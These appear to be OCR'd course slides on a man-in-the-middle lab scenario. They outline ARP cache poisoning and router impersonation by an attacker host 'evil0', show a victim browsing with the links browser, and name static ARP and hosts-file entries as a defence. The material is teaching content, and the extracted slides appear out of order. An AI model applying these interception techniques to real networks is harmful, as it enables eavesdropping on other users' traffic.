
3. Open the browser

```
victim:$ links www.facebook.com
victim:$ links www.google.com
```

**Q**: Is there anything we can do?

**A**: ARP and DNS static entry (“ip n add” and “/etc/hosts file”)


# MIM Attack scenario



## 1b – ARP cache poisoning

evil0 to victim: “I am your default GW”
evil0 to GW: “I am victim”  (not strictly necessary - NAT)

# MIM Attack scenario



## 2b– Router impersonification - MIM

victim’s default GW = evil0
All traffic to outside the LAN is routed through the attacker evil0